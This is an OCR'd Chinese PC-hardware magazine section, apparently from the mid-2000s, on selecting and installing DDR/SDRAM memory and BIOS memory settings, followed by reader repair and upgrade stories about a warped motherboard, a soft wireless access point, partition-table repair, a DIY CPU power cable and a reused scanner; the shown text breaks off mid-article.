现在大家使用的内存主要有168线（针）的SDRAM和184线的DDR SDRAM内存两种（如图1）。

SDRAM内存，168针（pin）接口，位宽64bit，工作电压3.3v，具备PC66/100/133等标准规范以及PC150/166等扩展的规范。SDRAM的命名是按照时钟频率来命名的，例如PC100（标准工作频率100MHz）与PC133（标准工作频率133MHz）。




图1　上面的内存为SDRAM，下面的内存为DDR SDRAM

DDR SDRAM内存是由三星公司于1996年提出的内存规格，并得到了AMD、VIA、SiS以及Intel等主要芯片组厂商的支持。DDR模块部份与SDRAM模块相比，改为采用184针（pin），4～6层印刷电路板，在其他组件或封装上则与SDRAM模块相同。相比SDRAM的单向传输，它在时钟信号的上升沿与下降沿均可进行数据处理，使数据传输率达到SDRAM的2倍。

DDR SDRAM则是以数据传输量作为命名原则，例如PC1600（DDR200）、PC2100（DDR266）、PC2700（DDR333）、PC3200（DDR400）等，单位MB/s。频率越靠后的内存性能一般越高，大家在选择时可优选。

目前DDR2内存也已出现，在DDR数据双倍传送的基础上发展成为数据四倍传送，但目前实际性能相比DDR内存并无太大提升，相关主板芯片组也尚未主宰市场，所以在短时期内还难以成为市场主流。

由于CPU是直接从内存中读取数据并将处理结果直接写入内存，当在内存中无法找到数据时才调用速度更慢的硬盘，所以，内存的速度和容量在很大程度上决定着计算机的整体性能，大家在选配内存时应尽可能配上更大容量的内存以增加整机性能。

一根内存，主要由PCB线路板、内存颗粒（芯片）、SPD芯片和各种小电阻电容组成。比较值得关注的是内存条上一块被称为SPD的小芯片，它是一块8脚小芯片（见图3），里面保存着内存条的速度、工作频率、容量、工作电压、CAS、tRCD、tRP、tAC、SPD版本等信息。当开机时，支持SPD功能的主板BIOS就会自动读取其中的信息，并按照读取的值来自动设置内存的存取时间和各种参数，省却了手动一一设置的麻烦。当然，这只是在BIOS中内存参数设置为“By SPD”的情况下才会实现的。




图2

小知识

DDR内存速度辨识

-7和-7.5纳秒的一般为DDR266的内存，-6纳秒的一般为DDR333的内存，-5纳秒一般为DDR400内存，-4纳秒则为DDR500内存，图2就是一块-6纳秒的内存芯片。



图3

2.CPU（主板）和内存的搭配

一些初接触硬件的读者常常会问，我的主板只支持DDR266或DDR333内存，我能选用DDR400的内存吗？其能良好兼容吗？

CPU和内存频率有一定对应关系。在Intel芯片组主板上不同前端总线的Intel处理器和内存规格的对应关系如表1

表1

CPU	前端总线	适配内存
Pentium 4/A	400MHz	DDR266
Pentium 4B	533MHz	DDR333
Pentium 4C	800MHz	DDR400
Pentium 4C	800MHz	DDR400
赛扬4	400MHz	DDR266
赛扬D	533MHz	DDR266/333
Athlon XP	266MHz	DDR266
Athlon XP	333MHz	DDR333
Athlon XP	400MHz	DDR400
Athlon 64	HT构架800MHz/1GHz	DDR400

在使用赛扬处理器的时候，Intel芯片组会自动将内存定义到DDR266的水平上，但在选择内存时还是应优选更高频率的内存，它们都具备良好的向下兼容性（也就是说DDR266的内存能在DDR400主板上自动降频使用，DDR400

内存也能在DDR266主板上自动降频使用）和可超频性。所以，在实际选购内存时不必为此固步自封，即便使用的是800MHz的i865PE、i848P或者PT800/PT880芯片组的主板+赛扬处理器的搭配，考虑到将来超频或升级的可能性，也最好还是购买DDR400或更高频率的内存。此外，目前DDR400内存和DDR333内存在价格上也差不多，所以不论主板和CPU支持的是DDR266还是DDR333内存，都应优选DDR400或更高频率的内存。

3.何种情况下需要配两根内存

一般情况下，大家购买一根大容量内存就能满足需求，但在有些情况下应尽可能选择两根内存。

在购买内存时，如果所配的是800MHz双通道的P4处理器和主板，那么要想获得双通道性能，就必需同时购买两根品牌、速度和容量完全一样的DDR400或更高频率的内存（如原本准备购买256MB的内存，就需要分开购买两根128MB的内存；原本准备购买512MB一根的内存，要实现双通道也需改购为两根256MB的内存）。

另外，nForce2 IGP整合主板芯片组的IGP北桥整合了GeForce4 MX级显示核心，显存共享系统内存。但大家知道，目前的CPU与内存之间的接口位宽是64bit（bit=位），nForce一共有2个内存通道，第一个DIMM插槽独占64bit DDR通道，另外的DIMM2和DIMM3为第二个64bit DDR通道。所以，在使用单根内存时显示位宽只能达到64位，而使用两根内存时显示位宽可提升到128位，这将大大提高其集成显示核心的性能，所以这类用户在选择内存时也应该首选两根内存。

除此而外，在i850主板上使用16位RDRAM内存，也需双根一起使用。

内存安装步步通

现在常用的内存有168线的SDRAM内存和184线的DDR SDRAM内存两种，主要外观区别在于SDRAM内存金手指上有两个缺口，而DDR SDRAM内存只有一个。

1 手把手教内存安装

第一步：安装内存前先要将内存插槽两端的白色卡子向两边扳动，将其打开，这样才能将内存插入（见图4）。




图4

第二步：然后插入内存条，SDRAM内存条的2个凹槽必须直线对准内存插槽上的两个凸点（隔断）。DDR内存的安装和SDRAM内存的安装基本一样，差别在于DDR内

存及其插槽上只有一个对应缺口，缺口对准内存槽上的一个凸块（见图5）。




图5

再向下按入内存，在按的时候需要稍稍用力（见图6）。




图6

第三步：安装好后内存的两个白色的固定杆（锁紧扣）会自动合拢，确保内存条被固定住，即完成内存的物理安装（见图7）。




图7

小提示

内存的两端各有一个（SDRAM）或两个（DDR内存）缺口，正好和内存插槽两端的白色卡子对应，如果内存插到位，该卡子会卡在内存的缺口中。如果内存插到底，两端的卡子还是不能自动合拢，你可用手将其扳到位（见图8）。




图8

而要取下内存，你可先扳开该固定杆，然后向上拨下内存即可。

2.安装中常见的问题

将内存安装好后就可开机试机了。如果安装内存后出现显示器黑屏、主机内小喇叭发出连续的长声鸣叫声、屏幕显示“Error：Unable to ControlA20 Line”出错信息等，一般是由内存安装不到位或内存插槽内积灰等而使内存接触不良所致。对于这种安装问题，大家可先用小毛刷清扫内存槽，并用橡皮将内存金手指上的脏污擦拭干净，然后再将内存重新安装插紧即可。

此外，同种类型，不同频率的内存可以混合使用。比如PC100内存能够与PC133内存混用，DDR266内存也能与DDR400内存混用。为了保证内存混插的成功性与系统稳定性，需将低规范低频率的内存插入主板第一根内存插槽。如机器上有一根DDR266的内存条，而你又买了一根新的DDR400内存条来扩容，如果不想淘汰老内存，那么就需将DDR266的内存插在第一根插槽上。

另外，不同电压的内存也最好不要混插，除非你主板说明书称完全支持，例如有的主板上同时具备SDRAM和DDR两种内存插槽，但并不能同时使用SDRAM和DDR两种内存。

3.如何开启双通道

对于要实现双通道功能的主板而言，在安装内存时也有讲究。多数I865PE、I875P、PT880等支持双通道内存的主板一般都建有4根（2根+2根）内存插槽（见图9）或3根内存插槽（2根+1根，多见于nForce2/nForce3主板）




图9



图10

（见图10）。为了让使用者方便辨认双通道，厂家一般会对不同的内存组以不同的颜色插槽区别。例如某主板上绿色的DIMM1与DIMM2，代表的是同一个通道A；紫色的DIMM3与DIMM4则代表的是另一个通道B（有的厂商还会将组成一个双通道的内存槽标为一样的颜色，具体可参看主板说明书）。

而要正确的安装双通道内存，实现双通道内存就必须将

两根内存安装在对应的不同的通道上，也就是一根在A通道第1个插槽，一根在B通道的第1个插槽，或将四根内存槽全部插满，才能发挥其应有的效能（如是三根内存槽的主板，则单独那根内存槽上必需插上内存才能组成双通道）。

安装成功后，开机自检时，会显示出内存工作在双通道模式下——在自检完CPU和内存后会出现“Dual Channel Mode Enabled（已开启双通道模式）”等字样（见图11）。




图11

当然，你也可用everest、CPU-Z等软件来更准确的查看，例如用everest系统检测软件（下载地址http://www.skycn.com/soft/8258.html），选择主板中的主板信息，在右边就能看到内存的工作模式等参数，如果出现“Dual DDR SDRAM”则表明已经处于双通道模式，如果只有“DDR SDRAM”则表示仍为单通道模式。这时你可参看主板说明书检测内存是否插对，如果是P4双通道系统，请确定两根内存是一样的。

此外，需要说明的是，当你使用DDR400内存800MHz处理器的I875P主板打开双通道后，将自动运行PAT性能加速技术，整机性能大约可以提升3～5%。

内存安装的其他要点

1.BIOS中的设置

BIOS中对内存参数进行正确设置也能提高内存稳定性和性能，下面以Intel芯片组主板的BIOS中关于内存设置的参数为主为例说明。

内存设置参数多在“Advanced Chipset Features（高级芯片组特性）”或“Frequency/Voltage Control（频率/电压控制）”选项里。

(1)SDRAM CAS Latency Time（内存CAS延迟时间）设置，在BIOS设置中DDR内存的CAS参数选项通常有“2”、“2.5”、“3”几种选择，SDRAM则只有“2”、“3”两个选项。设置更低的CAS周期可让内存运行更快速，但内存条不支持或本身质量不佳，也不应强行设低，强行设低可能会使系统不稳定、丢失数据甚至无法启动。例如某内存只支持CL（CAS）=3或CL=2.5，那么你就不要强制将BIOS中的此项参数设为CL=2。（所以在选择购买内存时，最好选择同样CL设置的内存，因为不同速度的内存混插在系统内，系统会以较慢的速度来运行，也就是当CL2.

5 和 CL2 的内存同时插在主机内，系统会自动让两条内存都工作在 CL2.5 状态。

小知识

内存的常见参数—— CAS（Column Address Strobe，列地址选通脉冲）延迟时间，内存在存储信息时就像一个大表格一样，通过行（Column）和列（Row）来为所有存储在内存里的信息定位，CAS 就是指要多少个时钟周期后才能找到相应的位置；Row-active Delay（tRAS），内存行地址选通延迟；RAS-to-CAS Delay（tRCD），内存行地址传输到列地址的延迟时间，该参数可以控制 SDRAM 行地址选通脉冲 RAS 信号与列地址选通脉冲信号之间的延迟；Row－precharge Delay（tRP），内存行地址选通脉冲预充电时间，该参数可以控制在进行 SDRAM 刷新操作之前行地址选通脉冲预充电所需要的时钟周期数。

RAS To CAS Delay 和 RAS Precharge Time 等设置，数值越小越好。例如某主板 BIOS 中有 RAS-TO-CAS Delay 设置，可选项有 2 和 3。该参数可以控制 SDRAM 行地址选通脉冲 RAS 信号与列地址选通脉冲信号之间的延迟，对 SDRAM 进行读、写或刷新操作时，需要在这两种脉冲信号之间插入延迟时钟周期。出于最佳性能考虑可将该参数设为 2，如果系统无法稳定运行则可将该参数设为 3。

(2)System Memory Frequency（系统内存频率），可选项：AUTO、100MHz、133MHz、166MHz、200MHz 等。此项设置实现内存异步运行管理功能。AUTO：根据内存的特性自动设定内存的工作频率（建议）。

(3)Memory Parity/ECC Check（内存奇偶 /ECC 校验），可选项有 Disabled（关闭）和 Enabled（打开）。如果系统支持和使用了 ECC 内存，可以将该参数设为 Enabled（如 I875P 主板＋ECC 内存），否则一定要将该参数设成 Disabled。如此数据流就永远不会额外再补上一个校验码，关闭 BIOS 中的“ECC Checking”可以提升系统整体性能达百分之一。

如果你的内存稳定性欠佳，或者想超频，目前很多主流主板 BIOS 中都支持对内存电压进行微调，适当在 BIOS 中调高内存电压能对内存的稳定使用及超频使用起到好的效果 。

2.兼容性问题

在主板插有多根内存时出现程序异常、死机次数增加或不能正常启动时，可先拆下一两根内存看看，如果确实是内存间有兼容性问题，可换个品牌或型号的内存以解决。此外，出现这类故障时，不妨升级一下主板的 BIOS。

对于一些已知的主板和内存间的兼容性问题，也应早知道早预防。例如 nForce2 主板与 Kingmax（Tiny-BGA 封装）和 Apacer 内存有一些兼容性问题，大家在配机时就需注意。个人的经验在与兼容性问题较多的主板搭配时，可优选 HY 原厂内存条（非采用 HY 芯片的杂牌条或拼装条），兼容性及性能都非常不错。

此外，在安装或升级内存时，还需注意两点，一是该主板上的插槽最大能支持多大的内存容量；二是其单根内存槽能最大支持的内存条容量，特别是对于较老的主板更是如此。因为，主板芯片组（北桥）的支持能力及 CPU 的寻址能力是决定内存最大容量的两个关键因素，也就是说采用什么样级别的主板芯片组就直接决定了你的主板能最大支持多大的内存容量，对于早期的一些主板芯片组来说也许单根 256MB 或 512MB 的内存就无法在其上面正常使用（特别是基于 Intel 芯片组的主板），这点你可参看你的主板说明书的 Bank 提示。

CF [YJ02]

硬件步步高 硬件步步高 硬件步步高 硬件步步高 硬件步步高 硬件步步高

主板变形导致无法开机故障的解决

■ 西安 张树忠

故障现象：一台主板是精英 KT600-A，256MB DDR 内存，七彩虹白金版显卡，80GB 迈拓硬盘，长城电源，杂牌机箱，在一次更换 CPU 风扇后，开机表现为电源指示灯不亮，北桥风扇不转，无法启动电脑。

故障分析与排除：电源指示灯不亮，一般考虑为电源极其连接线或电源插座有问题，用万用表电压档测量电源线有交流 220V 电压，接着拆开电源测量± 5V 及± 12V 电压均正常，由此可以排除电源引起故障的可能性。难道主板出了问题？想到该机前些日子还在使用，只是更换了一个大功率风扇后，重新装好电脑便出现了问题，难道在更换时不够仔细，造成主板局部短路而烧坏主板？带着疑问笔者拆下主板，接上电源，按 POWER 键开机试验，随着“嘀”的一声，BIOS 自检通过，机器顺利启动。于是猜想很可能是由于主板元件接触不良所致，仔细检查并用防静电烙铁加固了所有可疑元件，开机检测没有问题，于是将主板装回机箱，上好螺丝，盖上机箱盖，开机，上述故障又出现了。

无奈，卸下主板仔细检查，突然发现主板有些轻微变形，两端向上翘起，中间有些凹陷，很可能原因就是由于主板的变形，从而导致硬件间的接触不畅，造成电源故障假象，从现象上迷惑了维修人员。为了校正变形的主板，笔者找来一块平整的泡沫塑料，将主板平放其上，用一定重量的物品悬挂在四角上（注意，不能太重），校正好后，重新装回机箱，通电检测，一切恢复正常，电脑使用至今，没再出现问题。至此，彻底排除了这起顽症。

事后总结：造成主板变形的原因主要是由于更换风扇后，在固定主板时螺丝拧得过紧，而杂牌机箱在规格上又不是很过关，由此导致故障的发生。

CF [YJ03]

台式机架无线网

■ 懒猫

随着Intel的“迅驰”移动风暴，无线局域网也开始大规模普及。而在现在的家庭中，无线局域网由于没有会破坏家庭装修的网线，让内部网络的使用更加方便，已经成为不少家庭组建内部网络的首选。AP，Access Point（无线基站）的简称，作为无线局域网的交换机，是构建无线局域网的必备设备之一。

一般来说，现在构建无线网都习惯于购买一个单独的AP（俗称硬AP）来管理无线局域网。不过随着技术的发展，现在不少台式机也可以通过加载无线设备和安装相应软件来实现AP功能（俗称软AP）。现在这方面比较著名的产品就是华硕的Wi-Fi@HOME套件。以下我们就将以华硕的Wi-Fi@HOME套件为例，比较软AP与硬AP的优缺点，并实战构建一个基于软AP的无线局域网。

软AP与硬AP的优缺点对比

软AP能降低无线局域网的组建成本。目前华硕Wi-Fi@HOME套件单独零售价为399元，可用于提供了华硕Wi-Fi插槽的主板（见图1）。而且华硕的一些高端主板直接配套搭配了Wi-Fi@HOME套件。相对现在一台带路由功能的硬AP超过600元的售价来说，软AP的实现成本有明显的优势。



图1　华硕专用的Wi-Fi插槽

软AP更方便安装管理。软AP的安装相当于就是在主机上安装一块无线网卡，然后再安装上相应软件，十分方便。而硬AP则需要在家中专门找个位置放置。而且一般为了操作方便，硬AP一般还是通过有线网络连接到台式机上进行管理，还是会拖出一条难看的网线，这与软AP的本地管理相比，显然还是软AP更方便。

软AP升级成本更低。现在的硬AP多为使用802.11b协议，速度为11Mbps，如果要升级到速度更快的802.11g协议的54Mbps的高速无线网，除了要全部使用802.11g的无线网卡外，需要另行购买新的支持802.11g协议的硬AP，现在这种硬件AP的售价超过千元，十分昂贵。而如果要把华硕Wi-Fi@HOME套件组成的软AP升级到802.11g协议，只需要更换Wi-Fi@HOME套件，就既升级了AP部分，也更换了网卡，大大降低升级成本。

软AP会占用系统资源，这是软AP的缺点之一。由于软AP是通过软件方式来完成硬AP的功能，因此必然会占用一些资源。不过软AP实际的工作原理与标准的网卡并无不同，就是把无线网络的数据相互交换，对于现在超过2GHz的电脑来说，软AP一般只会占用10%左右的CPU资源，而且由于软AP在运行时完全不占用会明显影响系统性能的硬盘资源，因此，软AP对系统的影响并不会被明显感觉出来。


图2

软AP不能长期开机。一般硬AP都会是24小时开机，无线设备可以随时接入，但软AP是基于台式机主机的设备，当台式机关机后，软AP自然也就停止工作了。不过对于一般家庭用户来说，本身也不需要无线设备随时连接，因此这个缺点对家庭用户来说并没有什么不妥。



图3

另外不少软AP必须基于Windows XP操作环境，而硬AP是没有这种限制的。

综上所述，虽然软AP并不能完全取代硬AP，但在一般家庭应用中以及一些小型办公环境中，软AP还是有极大的应用空间的。下面，我们就来架设一个基于软AP的无线网络。

架设软AP

首先是硬件安装，在关机的状态下把Wi-Fi@HOME套件的扩展卡部分插入华硕主板的特殊Wi-Fi插槽（见图2），然后将Wi-Fi@HOME套件的天线连接到Wi-Fi@HOME扩展卡外部的接口上（见图3），最后将天线座放置到机




图4

箱或者显示器顶部，这样会有更好的传输信号。

硬件安装成功后就是安装软件。首先我们需要将华硕主板的3COM网卡驱动程序升级到1.00.00.0045版以上（见图4），这样才能支持软AP功能，这个驱动在Wi-Fi@HOME的驱动盘中已经提供了。然后安装ASUS Wireless驱动（华硕无线驱动），这个程序除了驱动Wi-Fi@HOME设备外，还提供了软AP的相关软件。



图 5



图 6

接下来我们就可以设置软AP功能了。启动ASUS WLAN Control Center，在启动的软件界面中点击“设定”按键，然后再单击“Soft AP”选项卡，出现的窗口中选定“Soft AP模式”，再单击“套用”按键（见图5），这时应该会显示无线网卡连接到一个网络上，这说明软AP已经成功启动了。



图 7



图 8

如果这台电脑通过主板整合的3COM网卡连接到Internet，我们还可以直接把3COM的网络连接拖动到Internet共享栏中，然后开启Internet共享和启用防火墙（见图6）。这样，这台电脑就不但成为了无线基站，还成为了Internet共享路由器。

由于无线网络的开放性，使任何无线设备都能连接到我们建立的软AP上，因此为了保证网络安全，我们需要设定访问密码。在“加密设定”中，我们启用加密功能网络验证后，可以为软AP设定4组密码，并选定一组作为默认访问密码。由于华硕Wi-Fi@HOME套件支持64bit和128bit两种加密方式，可以设定最长26位的密码，因此安全性还是很有保证的（见图7）。除此以外，Wi-Fi@HOME的选择默认加密密钥中有一个Key Rotation选项，这个选项是让Wi-Fi@HOME的4个加密密钥不断循环，访问设备必须不断使用正确的密码才能访问这个无线局域网，可以说这样的访问设置有很高的安全保证，不过这也必须要访问的用户的无线设备支持这种功能才可以（见图8）。因此对于一般用户我们不建议这样设定密匙。



图 9



图 10

最后，我们在“基本设定”中设定好我们建立的这个无线网络的名称以及使用的频道和传输速度，至此，一个软AP就完全建立了（见图9）。

连接无线网

软AP建立好，还要能够实际使用才行。启动一台带有无线网卡的电脑，可以看到无线设备马上找到了我们建立的无线网络，我们只要在无线网络配置中选定“用Windows来配置我的无线网络配置”（见图10），然后点击“配置”按键，在弹出窗口的“网络密匙”中输入软AP正在使用的正确密匙，并确认（见图11）。这时，我们就能连接到刚建立好的无线网络。然后再设置好上网设置等，至此，我们的电脑就能“无限我们的无线”了。



图 11

使用效果方面，软AP与硬AP并无太大区别，在距离20米左右的范围内都有不错的传输效果，并且在同时使用5台电脑无线连接时，无论是网络速度，还是软AP的本机速度，都没有太大影响。

CF [YJ04]

热插拔挽救“还原精灵”破坏的硬盘



■ 广东 梁国权

为了便于日常管理和防止上机者破坏文件，本人在一年前就将机房中的机器全部装上捷波的“还原精灵”来保护系统。总的来说，装上“还原精灵”后可以便于管理，但时有一些机器会出现一些怪现象和普遍会使得机器的速度变慢等。有一天问题终于来了，一台机器需要更新软件，本人在没有移除“还原精灵”的情况下，使用GHOST将硬盘克隆了一遍后，重新启动机器，硬盘灯一直亮无法进入操作系统。

这明显就是“还原精灵”的副作用了，本以为删除“还原精灵”后应该可以解决问题了，于是开机按HOME键进入还原精灵后选择移除，其显示移除“还原精灵”成功。但重新开机后故障依然无法进入操作系统，本人于是尝试用软盘、光盘、其他硬盘来引导系统都不成功。

搜寻还原精灵的工作原理，大概了解还原精灵是通过分区表引导的地方入手，在启动时就掌握了引导的大权，指向它软件本身指定的地址进行一些还原的操作。笔者遇到的问题可能在克隆、删除还原精灵后使分区表损坏，使硬盘启动时的指向进入了死循环状态，所以我们无论用什么方法都无法引导。

硬盘在物理上是完全正常的，只是分区表损坏而无法使用。修复分区表的方法和工具都许多，但现在主要的问题是在于无法启动机器进入操作系统，因此有机会使用修复软件对分区表进行任何操作。

当前要解决的问题就是如何能够进入操作系统，之后才有机会使用软件修复分区表。但实际上只要在机器上一接上那个有问题的硬盘，用什么方法都不能引导系统了。所以本人就进行一个大胆的设想，是否可以用一个好的硬盘成功启动后，再换上坏硬盘利用软件进行分区表的修复工作呢，再认真思考一下就得出实验方案应该是要找一个容量和型号与坏硬盘一样的好硬盘进行引导，这样可能会降低风险。于是说做就做，将坏硬盘的数据线拔出接到好硬盘上，并且拔下坏硬盘的电源线。然后使用一张内有DISKGEN的启动盘就可以成功引导机器进入DOS状态，现在要做的就是先将好硬盘的分区表备份出来，运行DISKGEN工具，进入后在菜单中选择“工具”→“备份分区表”，出现“备份到文件”对话框后输入保存文件名的地址，在这里我们按工具的默认地址文件名保存到软盘上，这样做就是为我们提供一个好的分区表，下面可以拿来进行覆盖坏硬盘分区。

然后退出DISKGEN，重新启动电脑。直至出现A:\>提示符。这时先不要动键盘输入命令，要做一件重要的事情就是此时在开机的状态下将好硬盘的电源线拔掉，然后再拔掉数据线拔出，接下来将这根数据线接到坏硬盘上，最后把电源线接到坏硬盘上。接好后运行DISKGEN进入软件，进入DISKGEN后马上弹出一个“非法引导分区表”的对话框，其意思是分区表出现了不合法的引导，而且在左边的硬盘图示中出现灰色，在这里按“确定”就可以了(在这也证明了前面我们的分析推导是对的，就是由于“还原精灵”使到分区表不断引导到它自己的地方，从而无法进入系统)。然后在菜单中选择“工具”→“恢复分区表”，出现“从备份恢复分区表”对话框后输入刚才备份了的分区表地址和文件名，确定后就可以看到左边的硬盘图示中出现了正常的颜色了，然后在菜单中选择“文件”→“保存”，通过确定后进入一系列的分区表更新过程，最后就是重新启动机器，这时是接上坏硬盘，可以成功引导进入系统了，证明这个硬盘的分区表已经成功修复了。

总结，上述的修复过程，主要是利用一个好的硬盘解决了无法启动系统的问题，然后再由DISKGEN重新坏硬盘的分区表，要注意的就是在两个硬盘的电源一定要在开机前接好，再进行插拔数据线(这个是根据有关USB接口结构得来的)。如果没有相同容量、型号的硬盘又能不能修复呢？一个希捷10GB的硬盘出现同样的故障，但是没法找到同样的硬盘，只好用其他硬盘成功引导系统后，热插拔接上坏硬盘后直接在DISKGEN中删除坏硬盘中的所有分区，然后保存更新分区表，经过这些工作，同样可以达到修复效果。从这里可以看出主要解决了引导系统的问题，再小心使用热插拔接上坏硬盘，就算两个硬盘的型号容量不相同也可以解决这类故障。不过本人还是推荐使用第一种方法，因为这样应该兼容会好一些，而且操作也相对简单一些。

小编有话说：

这种方法不但可以修复“还原精灵”死锁的硬盘，而且同样还能修复各种硬盘逻辑锁死锁的硬盘。修复的原理就是想方法启动电脑，然后修复出了问题的分区表。

CF [YJ05]



电脑升级二三事

■ 吉林 陈涛




图 1




图 2



图 3

我这台机器是 1999 年装的，一晃已经 5 年了。当时傲视群雄的它，已经老迈不堪。看着每天开机时狂闪的硬盘灯，听着打开多个网页时播放器中走调的音乐，我终于下定决心——升级。


升级不能盲目，我仔细研究了机器的配置：AMD Slot A K7-600、K7M 主板、128MB 内存、耕升 Ti4200 显卡、IBM7200 转硬盘、华硕光驱 +48X 刻录机。SlotA 接口 CPU 早已停产，无法升级更高的主频；显卡为 AGP 4X，而主板只支持 AGP 2X，还不能发挥显卡的性能。因此我决定更换 CPU、主板和内存。很快搞定盒装 AthlonXP2500+、升技 AN7 主板和金邦双通道龙条 512MB 三大件。拆下原来的主板，将 AN7 装进机箱，开始接插各种线缆。正当我要连接电源时，突然发现主板上有一个正方形 4 芯电源插槽。而我的电源是早期 ATX 电源，没有这种插头。根据我以前在书上看到的文章，这个 4 芯插槽是专为 CPU 供电的，没有它 CPU 运行会很不稳定。换电源？我的电源是金和田 K7-350，质量不错，有 6 大 3 小共 9 个 4 芯 D 型插头。以前使用双光驱 + 双硬盘时都没问题，我不想因为一个插头换了它。在仔细阅读主板说明书后，我发现这个 4 芯插槽由 2 根 12V 输入和 2 根零线组成。这下好办了，电源 D 型输出口中黄色的是 12V 输出，黑色的是零线（见图 1）。反正我的电源插头够用，那就专门分出来一路给 CPU 供电。经过一番改造，我自制的 4 芯插头（连接线路图见图 2）终于插在主板上了（见图 3）。余下的工作进行得很顺利，由于以前的各种线缆都可以使用。本以为我的升级之旅会这么顺利地完成。可是意想不到的事发生了。升级后的第二天，我想备份一下以前下载的软件。像以前一样我打开了 Nero Burning ROM 软件，像往常一样选定文件开始刻录。正当进行到 12% 时，突然出现了一个对话框，告诉我刻录失败。这种情况在升级前从没出现过，一定出了什么问题。打开错误日志，我发现出现刻录失败的原因是“通讯失败”。打开设备管理器，我没有发现任何冲突和错误。关机，打开机箱，发现数据线连接良好。正当我要关闭机箱时，一样东西吸引了我——连接主板和刻录机的数据线。这条数据线是在原来的主板上使用的，是 ATA33 的 40 芯排线。由于刻录机的接口也是 ATA33，所以我留用了它。而 AN7 主板的 IDE 接口是 ATA133 标准的，难道是数据线出了问题？找来一条 ATA100 的数据线换上。开机，打开 Nero Burning ROM 软件刻录，十分顺利，几分钟就刻完了。

经过这一波三折的升级之路，我充分享受到了 DIY 的乐趣。细心，大胆，务实，钻研是一个 DIYer 应当具备的素质。希望我的升级之路能给同道以启示，少走弯路，将 DIY 精神发扬光大。

小编有话说：

现在的 P4 主板以及部分 Athlon XP 主板都有一个 4 芯的 CPU 独立供电口，这导致很多做工不错又没有 4 芯供电的老电源不得不被淘汰。其实只要 CPU 要求的功率不大，我们也可以自己把 4 芯供电口 DIY 出来。

CF [YJ06]



扫描仪再“上岗”

■ 山东 于黎明

第一次再上岗

去年”五一“期间，我到旧货市场上淘“宝”，花45元人民币淘回一台旧扫描仪，这是台真正的“三无”产品(无说明书、无驱动程序、无电源及连接线)，光秃秃的平板一块，但外观尚好。拿回之后，先是看到电源插孔旁标着“12V===1A”，正好手头有一只监控专用电源标配是“12V/1A”，插上接电，扫描仪的电源指示灯亮了，看来扫描仪硬件上没什么问题。接着按照扫描仪盖上的“NuScan C600”型号，到网上一查，原来是上海中晶的产品，下载了驱动程序。再搭配一根USB连接线，按照网上的说明顺利安装成功。后来又安装了清华紫光的OCR程序，解决了汉字识别问题。经测试，这台总共花了50元的扫描仪性能同单位那台七八百元的扫描仪不相上下，而且还是超薄型的，使用1年有余未出故障。

又临下岗

